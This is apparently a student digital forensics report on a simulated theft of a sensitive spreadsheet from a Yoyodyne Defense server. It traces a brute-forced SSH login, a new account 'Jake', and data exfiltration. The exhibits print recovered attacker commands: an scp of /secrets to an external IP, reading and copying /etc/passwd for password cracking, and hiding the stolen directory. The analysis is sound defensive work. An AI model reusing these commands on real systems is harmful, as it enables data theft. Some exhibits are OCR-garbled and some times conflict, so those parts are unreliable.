

# Digital Forensics Report

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# 1. Executive Summary

This report presents the findings of the forensic investigation conducted on a server at Yoyodyne Defense which was suspected to have been compromised, leading to the theft of a highly sensitive spreadsheet. The suspicion was raised reported by Yoyodyne involving an individual reported attempt to trade this data with undercover Police. This investigation primarily revolves around analysing the server's disk image, with a special focus on the activities associated with the IP address 207.92.30.41, which was identified as the suspect's IP at the time of the alleged breach.

# 2. Purpose of the Investigation

The objective of this investigation was to examine the claims regarding the data theft from Yoyodyne Defense's server. The analysis was focused on identifying any unauthorized access or data extraction activities, along with the methods that permitted this unauthorized access. The analysis focused on any link between the suspect's IP address and the compromised server.

# 3. Methodology

The disk image of the server was transferred to a Purple Kali Linux setup hosted on VMware Workstation. To maintain the integrity of the evidence, cryptographic hashes were performed to ensure the data remained unaltered when we started and after we finished the investigation. A bitwise duplicate of the original disk image was created to preserve the original image in an unaltered state.

A suite of forensic tools within the Kali Linux environment and UNIX commands and the Autopsy forensic tool in its Windows version was employed for the analysis. The focus was directed at user directories, system logs, bash histories, system logs and command history files for indications of unauthorized activity or potential security breaches.

The procedural steps adopted during the analysis were documented during the investigation.

The process included:

**System Log Analysis**: Key system logs, such as syslog, auth.log, and wtmp, were checked for unauthorized access attempts, signs of data manipulation, or any other irregular.

**Account Privileges Review**: The system's passwd and group files were checked to understand user privileges.

Review of user directories, bash history files, and deleted files was checked to identify any irregular activities or evidence of tampering.

# 4. Electronic Media Analyzed

The subject of the forensic examination was a disk image extracted from Yoyodyne Defense's server, of a total size of 1.9 GiB (1998742528 bytes). Key areas of focus included user home directories, bash history files, cron jobs, system log files and deleted files.

# 5. Report Findings

## Malware and virus checking

Clamscan was used to perform a full system scan. The database was updated to ensure the  $\,$ 

latest virus definitions were used.

#### Time zone

As shown in Figure 9, the system's time zone is configured to 'America/Los\_Angeles'. This time zone setting has been considered when analyzing timestamped data within the forensic investigation to ensure accuracy.

## Password and group file

**Analysis of passwd File:** No abnormal user accounts were detected that directly relate to the security incident.

**Analysis of group File:** no immediate indication of malicious group manipulation related to the security incident

## **Logs Analysis**

• syslog: doesn't show any explicit signs of unauthorized access or malicious activities.

#### • auth.log:

The auth.log as shown in figure 1 file contains records of authentication attempts and security-related events on the system.

**Cron Jobs**: There are several entries for user mail opening and closing sessions. This can be normal for scheduled tasks running on the system.

**Failed SSH Logins**: Multiple failed login attempts are recorded from the IP address 193.252.122.103 for user's john, Fred, and mike. This could indicate someone trying to brute-force their way into the system.

**Successful SSH Logins**: There's a successful login for mike from the IP address 193.252.122.103. This can indicate that the user mike's credentials have been compromised.

Activity from User mike: Mike gain root access via "su".

User Creation: There's a record of adding a new user, Jake.

#### • Wtmp Log:

Recorded logins at tty1 with sessions concluding after periods of activity.

Additional brief sessions were noted, some lasting less than a minute.

Several instances of system access from various terminal points were

observed, indicating a pattern of frequent logins and logouts. This included

one notably extended session, suggesting significant activity during that

time.So, from the logs we can see that:

Multiple failed login attempts followed by successful logins suggest a successful brute force attack.

Creation of a new user account following a successful login by a potentially compromised account (mike) as Showed in figure 2.

#### **Deleted Files**

Examination for the deleted files within the system was done using Autopsy. A comparative analysis between active and deleted files did not reveal any signs of abnormal activities.

#### **User Directories**

**Bill**: No command history was found for this user, as evidenced by the absence of a .bash\_history file.

**Guest**: No command history was found for this user, as evidenced by the absence of a .bash\_history file

**John**: No command history was found for this user, as evidenced by the absence of a .bash\_history file.

**Jane**: Jane's activity showed in the figure 3, as recorded in her .bash\_history, indicates engagement with /secrets directory and its subdirectories. She viewed contents of specific CSV files, and notably compiled data from various sources into a new file named newsecret.data. This compilation and subsequent review of the newsecret.data file suggest Jane was focused on gathering and analysing particular information.

**Fred**: The analysis of Fred's actions, showed in Figure 15, shows attempts to access a directory labelled 'secrets'- However, it appears he lacked the necessary permissions to view its contents. Additionally, Fred created a file named 'memo.txt', which was found to be empty, indicating no significant activities or findings were recorded by him.

**Jake**: The .bash\_history file for the user 'Jake' as shown in figure 5 reveals a sequence action that are related to the unauthorized access and transfer of sensitive data.

**Copying Sensitive Data**: The command **cp -r /secrets**. was used to duplicate the entire contents of the **/secrets** directory.

Ls: The Is commands were likely used to confirm the successful duplication of the /secrets directory.

Transferring Data to External Source: The command scp -r secrets d000d@207.92.30.41:~/ is very important. It shows that Jake transferred the secrets directory to an external server with the IP address 207.92.30.41, same as the suspect's IP.

The mv secrets .elinks command suggests an attempt to hide by changing the name to .elinks.

**Is -alh** command used to check of all files and directories, including hidden ones, presumably to ensure that all actions taken were successful.

Jake accessed sensitive information from /secrets, copied it to his home directory, and then transferred it to an external machine at the IP address **207.92.30.41** .

Delving deeper into Jake's directories, we discovered a folder named .elinks, as showed in figure 6,7 which contained all the sensitive information . Further investigation revealed a notice stating, "THIS DATA MUST NOT FALL INTO THE WRONG HANDS." Moreover, we came across list of a .csv files; upon checking one of them, we encountered a file contains a list of numbers organized in rows and columns, timestamped on Saturday, September 8, 2007, that we suspect that these represent the the protected spreadsheet.

**Mike**: The .bash\_history file of 'Mike' as showed in figure 8 revealed a series of commands that suggest an intent to explore system vulnerabilities, gain unauthorized access, and potentially compromise sensitive data.

**Permission Testing**: The use of mkdir /etc/foo followed by sudo mkdir /etc/foo indicates attempts to understand and test the system's permission boundaries.

**Command su -:** The command su - used to switch to the root account in order to gain system privileges.

Trying to access the /secrets directory, as shown by multiple cd /secrets commands, showing an interest in a specific directory.

**Checking Accounts:** Accessing the /etc/passwd file (cat /etc/passwd), shows interest in user accounts and system configurations.


**Preparation for Password Cracking**: Copying the passwd file to calendar.txt and downloading John the Ripper point towards preparation for password cracking.

**Installing John, the Ripper**: A password cracking tool.

So, Mike's tried to gain unauthorized access, and compromise users' passwords.

# 6. Event Timeline

Time	Event	Description
Sep 10,		Server booting up, initializing services and
02:52:13	System Startup	hardware.
02:53:01 -		
11:08:01	Routine Cron Jobs for 'mail'	Periodic cron jobs executed.
03:56:38 -	Multiple SSH Authentication Failures from	Failed login attempts for 'john', 'fred', 'mike'
04:00:14	IP 193.252.122.103	from IP 193.252.122.103.
		'mike' successfully logs in from IP
04:00:15	Successful SSH Login by 'mike'	193.252.122.103.
04:01:20 -		Users 'fred', 'jane' successfully login from IP
04:03:26	Successful SSH Logins	193.252.122.103.
04:20:33	Creation of New User 'jake'	New user 'jake' is created.
04:23:15	Login by New User 'jake'	'jake' successfully logs in from local machine
	copy the '/secrets' directory & transfer the	
04:23:15	protected spreadsheet	Transfer to external IP address (207.92.30.41)



## 7. Conclusion

# The server was compromised and the protected spreadsheet was stolen by the guy

Based on the investigation of the Yoyodyne Defense server image the following conclusion is drawn about the security incident

#### **Evidences**

Using John, the Ripper, a known password-cracking tool, indicate an effort to breach security by cracking passwords.

Creation of a new user account, Jake and copying /secrets sending it to an external IP address is clear evidence that the system was compromised.

The IP address **207.92.30.41** used in the **scp** command in Jake's bash history match the suspect IP address.

## What actually happened?

The server logs indicate multiple failed authentication attempts across various user accounts, from the IP address 193.252.122.103. This suggest that an external actor was trying through a brute-force attack to gain unauthorized access to the system. The attacker succeeds to access 'mike's account.

Inside mike account the attacker download the password-cracking tool John the Ripper. The attacker then successfully escalated privileges to gain root access to the system. Then the attacker creates a new user **Jake**, which was done with root privileges. The **Jake** user was also added to the 'root' group, granting it administrative access.

The attacker then used **Jake** account to transfer the sensitive data. This is clear when checking the '.bash\_history' file for Jake where commands was used to copy the '/secrets' directory and transfer its contents to an external IP address (**207.92.30.41**) that is the same as the guy suspected. The attacker rename the directory and use secure transfer methods "**scp**".

'Jane' and 'Fred' accessed the '/secrets' directory but their activities do not show any level of malicious intent.

In conclusion the attacker the attacker exploited weak security practices to gain access to 'mike's account, get root access, create a new user, and stole the protected spreadsheet.

# Recommendations before returning the system to production

- Fully understand what happened and identify what are the vulnerabilities exploited.
- Reset all user passwords and ensure new passwords comply with strong password policies.
- Remove any unauthorized user accounts, especially the **Jake** account created by the attacker. Also, review user groups and privileges for any unauthorized changes.
- Restore the stolen data and create backups.
- Ensure that the restored data is accurate and has not been tampered with.
- Install or upgrade intrusion detection systems to monitor for suspicious activities.

- Implement Multi-Factor Authentication.
- Encrypt sensitive data to protect it.
- Develop incident response plan based on lessons learned from what happened.
- Train all the users about potential security threats and the importance of following best security practices.
- Regularly conduct penetration testing to identify new vulnerabilities.
- Review and update security policies and procedures.

### 8. Fxhibits

```
Feb 8 02:53:01 yoyodyne PAM_unix[244]: (cron) session opened for user mail by (uid=0)
Feb 8 02:53:02 yoyodyne PAM_unix[244]: (cron) session closed for user mail
Sep 10 10:38:01 yoyodyne PAM_unix[2207]: (cron) session closed for user mail
Sep 10 10:53:01 yoyodyne PAM_unix[2211]: (cron) session opened for user mail by (uid=0)
Sep 10 10:53:01 yoyodyne PAM_unix[2211]: (cron) session closed for user mail
Sep 10 03:56:38 yoyodyne sshd[2214]: Could not reverse map address 193.252.122.103.
Sep 10 03:56:41 yoyodyne PAM_unix[2214]: authentication failure; (uid=0) → john for ssh service
Sep 10 03:56:43 yoyodyne sshd[2214]: Failed password for john from 193.252.122.103 port 33018 ssh2
Sep 10 03:56:50 vovodyne last message repeated 2 times
Sep 10 03:56:50 yoyodyne PAM_unix[2214]: 2 more authentication failures; (uid=0) -
Sep 10 03:57:24 yoyodyne sshd[2216]: Could not reverse map address 193.252.122.103.
Sep 10 03:57:36 yoyodyne PAM_unix[2216]: authentication failure; (uid=0) → fred for ssh service
Sep 10 03:57:38 yoyodyne sshd[2216]: Failed password for fred from 193.252.122.103 port 33019 ssh2
Sep 10 03:57:58 yoyodyne last message repeated 2 times
Sep 10 03:57:58 yoyodyne PAM_unix[2216]: 2 more authentication failures; (uid=0) → fred for ssh service
Sep 10 03:58:18 yoyodyne sshd[2219]: Could not reverse map address 193.252.122.103.
Sep 10 03:58:41 yoyodyne sshd[2221]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:01 yoyodyne sshd[2223]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:26 yoyodyne sshd[2225]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:42 yoyodyne sshd[2227]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:45 yoyodyne PAM_unix[2227]: authentication failure; (uid=0) → mike for ssh service
Sep 10 03:59:47 yoyodyne sshd[2227]: Failed password for mike from 193.252.122.103 port 57719 ssh2
Sep 10 03:59:55 yoyodyne last message repeated 2 times
Sep 10 03:59:55 yoyodyne PAM_unix[2227]: 2 more authentication failures; (uid=0) → mike for ssh service
Sep 10 04:00:14 yoyodyne sshd[2229]: Could not reverse map address 193.252.122.103.
Sep 10 04:00:15 yoyodyne sshd[2229]: Accepted password for mike from 193.252.122.103 port 57720 ssh2
Sep 10 04:00:15 yoyodyne PAM_unix[2231]: (ssh) session opened for user mike by (uid=1002) Sep 10 04:00:57 yoyodyne PAM_unix[2110]: (ssh) session closed for user root Sep 10 04:00:57 yoyodyne sshd[2110]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:01:02 yoyodyne PAM_unix[2231]: (ssh) session closed for user mike
Sep 10 04:01:02 yoyodyne sshd[2231]: PAM pam_putenv: delete non-existent entry; MAIL Sep 10 04:01:09 yoyodyne sshd[2235]: Could not reverse map address 193.252.122.103.
Sep 10 04:01:20 yoyodyne sshd[2237]: Could not reverse map address 193.252.122.103.
Sep 10 04:01:29 yoyodyne sshd[2237]: Accepted password for fred from 193.252.122.103 port 57722 ssh2
Sep 10 04:01:29 yoyodyne PAM_unix[2239]: (ssh) session opened for user fred by (uid=1001)
Sep 10 04:01:48 yoyodyne sshd[2235]: Accepted password for root from 193.252.122.103 port 57721 ssh2
Sep 10 04:01:48 yoyodyne PAM_unix[2235]: (ssh) session opened for user root by (uid=0) Sep 10 04:03:02 yoyodyne PAM_unix[2239]: (ssh) session closed for user fred
Sep 10 04:03:02 yoyodyne sshd[2239]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:03:21 yoyodyne sshd[2251]: Could not reverse map address 193.252.122.103.
Sep 10 04:03:26 yoyodyne sshd[2251]: Accepted password for jane from 193.252.122.103 port 57726 ssh2
Sep 10 04:03:26 yoyodyne PAM_unix[2253]: (ssh) session opened for user jane by (uid=1003) Sep 10 04:03:54 yoyodyne PAM_unix[2253]: (ssh) session closed for user jane Sep 10 04:03:54 yoyodyne sshd[2253]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:04:08 yoyodyne sshd[2258]: Could not reverse map address 193.252.122.103.
Sep 10 04:04:11 yoyodyne sshd[2258]: Accepted password for mike from 193.252.122.103 port 34667 ssh2
Sep 10 04:04:12 yoyodyne PAM_unix[2260]: (ssh) session opened for user mike by (uid=1002)
Sep 10 04:04:59 yoyodyne PAM_unix[2266]: authentication failure; mike(uid=1002) → root for su service
Sep 10 04:05:02 yoyodyne su[2266]: pam_authenticate: Authentication failure Sep 10 04:05:02 yoyodyne su[2266]: - pts/0 mike-root
Sep 10 11:08:01 yoyodyne PAM_unix[2277]: (cron) session opened for user mail by (uid=0)
```

Figure 1:Shows auth.log

```
-(ka®kali)-[~/.../copyact2/mount_point/var/log]
$ last -f wtmp
root tty1
                                           Mon Sep 10 13:32 - down
                                                                         (00:00)
                                           Mon Sep 10 13:31 - 13:32
reboot
         system boot 2.2.20-idepci
          pts/1
                        yoyodyne
10.10.10.107
                                           Mon Sep 10 13:23 - 13:26
Mon Sep 10 13:18 - 13:20
                                                                         (00:03)
iake
          pts/2
                                                                         (00:01)
root
         pts/1
                        10.10.10.107
                                           Mon Sep 10 13:17 - 13:19
                                                                         (00:01)
jane
                                           Mon Sep 10 13:08 - 13:28
mike
          pts/0
                        10.10.10.107
                                                                         (00:19)
mike
          pts/0
                        10.10.10.107
                                                Sep 10 13:04 - 13:08
                                           Mon
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                                                Sep 10 13:03 - 13:03
iane
          pts/0
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                                                Sep 10 13:01 - 13:17
          pts/1
                        10.10.10.107
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root
          pts/0
                                           Mon Sep 10 13:01 - 13:03
fred
                        10.10.10.107
                                                                         (00:01)
                        10.10.10.107
                                                Sep
                                                    10 13:00
mike
          pts/1
                                           Mon
                                                                         (00:00)
                                                                13:01
root
          pts/0
                        10.10.10.107
                                           Mon Sep 10 12:03 - 13:00
                                                                         (00:57)
                                                              - down
- 13:28
root
          ttv1
                                           Mon Sep 10 12:01
                                                                         (01:26)
reboot
          system boot 2.2.20-idepci
                                           Mon Sep 10 04:52
wtmp begins Mon Sep 10 04:52:13 2007
```

Figure 2:Show wtmp logs.

```
-(ka® kali)-[~/.../copyact2/mount_point/home/jane]
$ sudo cat .bash_history
cd /secrets
15
less numbers/83.csv
less numbers/82.csv
cd /secrets/
ls
cd other/
ls
cat secret3.data >> newsecret.data
ls -alh
cat secret3.data >> newsecret.data
cat secret2.data >> newsecret.data
ls
cat newsecret.data
qls
reset
ls
logout
```

Figure 3:Shows Jane History.

```
(ka@ kali)-[~/.../copyact2/mount_point/home/fred]
$ sudo cat .bash_history
ls -alh /
whoami
cd /secrets/
less /etc/group
ls
vi memo.txt
ls

(ka@ kali)-[~/.../copyact2/mount_point/home/fred]
$ cat memo.txt

(ka@ kali)-[~/.../copyact2/mount_point/home/fred]
$ cd ..
```

Figure 4:Shows Fred bash\_history.

```
(ka® kali)-[~/.../copyact2/mount_point/home/jake]
$ sudo cat .bash_history
[sudo] password for ka:
cp -r /secrets .
ls
scp -r secrets d000d@207.92.30.41 :~/
ls
mv secrets .elinks
ls
ls -alh
```

Figure 5:Shows Jake bash\_history

#### Figure 6:Shows protected spreadsheet

```
-rw-r--r-- 1 1006 1006 1093 Sep 10 2007 .bashrc
-rw-r--r-- 1 1006 1006 375 Sep 10 2007 .cshrc
drwxr-x--- 4 1006 1006 4096 Sep 10 2007 .elinks
drwx---- 2 1006 1006 4096 Sep 10 2007 .ssh
\( \text{ka@ kali} \) - [\( \text{-\mu}\) - [\( \text{copyact2/mount_point/home/jake} \) \\ \text{sudo ls} \quad - la \quad \text{.elinks} \) \tag{total 16} \\ \text{drwxr-x} \quad 4 \quad 1006 \quad 1006 \quad 4096 \quad \text{Sep 10} \quad 2007 \quad . \\ \text{drwxr-xr-x} \quad 4 \quad 1006 \quad 1006 \quad 4096 \quad \text{Sep 10} \quad 2007 \quad \text{numbers} \\ \text{drwxr-x} \quad \quad 2 \quad 1006 \quad 1006 \quad 4096 \quad \text{Sep 10} \quad 2007 \quad \text{numbers} \\ \text{drwxr-x} \quad \quad 2 \quad 1006 \quad 1006 \quad 4096 \quad \text{Sep 10} \quad 2007 \quad \text{other} \\ \text{drwxr-x} \quad \quad 2 \quad \quad 1006 \quad 4096 \quad \text{Sep 10} \quad 2007 \quad \text{other} \\ \text{drwxr-x} \quad \quad 2 \quad \quad \text{other} \\ \text{drwxr-x} \quad \quad 2 \quad \qq \quad 
              -(ka@ kali)-[~/.../copyact2/mount_point/home/jake]
cd numbers
 cd: no such file or directory: numbers
  (ka@ kali)-[~/.../copyact2/mount_point/home/jake]
$ sudo ls -la .elinks/numbers
2007 ..
2007 1.csv
2007 10.csv
2007 100.csv
2007 11.csv
                                                                                                1006 ,__
1006 6212
1006 782
  -rw-r---- 1
-rw-r---- 1
                                                                     1006
1006
                                                                                                                                                                                              2007 11.csv
2007 12.csv
2007 13.csv
2007 15.csv
2007 16.csv
2007 17.csv
2007 19.csv
2007 20.csv
2007 20.csv
2007 21.csv
2007 22.csv
2007 22.csv
2007 23.csv
2007 24.csv
2007 25.csv
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Sep 10
Sep 10
                                                                     1006
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 -rw-r 1 1006 1006 1008 Sep 10
-rw-r 1 1006 1006 1941 Sep 10
-rw-r 1 1006 1006 2002 Sep 10
-rw-r 1 1006 1006 2063 Sep 10
                                                                                                                                                                                               2007 3.csv
2007 30.csv
2007 31.csv
2007 32.csv
```

Figure 7:Shows list of csv files in .elinks

Figure 8:Shows Mike bash\_history

Figure 9: Show timezone

# 9. Glossary

**kali Linux**: A Debian-derived Linux distribution used for penetration testing, ethical hacking and network security assessment.

**Cron Job:** A scheduled task in Unix-based systems used to automate system maintenance or administration tasks at specified intervals

**SSH (Secure Shell):** A cryptographic network protocol used for secure data communication, remote command-line login, remote command execution, and other secure network services between two networked computers.

**John the Ripper:** A password cracking software tool. It is one of the most popular breaking programs.

**SCP (Secure Copy Protocol):** A network protocol, that provides secure file transfers between two hosts.

**Syslog**: A standard for message logging in Unix systems, often used for system management and security auditing.

**Wtmp**: A file found in Unix and Unix-like operating systems that keeps a history of all logins and logouts.

Faillog: A Unix file that records failed login attempts.

**Lastlog**: A Unix file that records the last login of each user.

**Clamscan:** A command-line interface for the ClamAV antivirus software suite.

**Auth.log**: A log file in Unix-like systems that stores information about authentication processes, including successful logins, failed login attempts, and other related authentication data.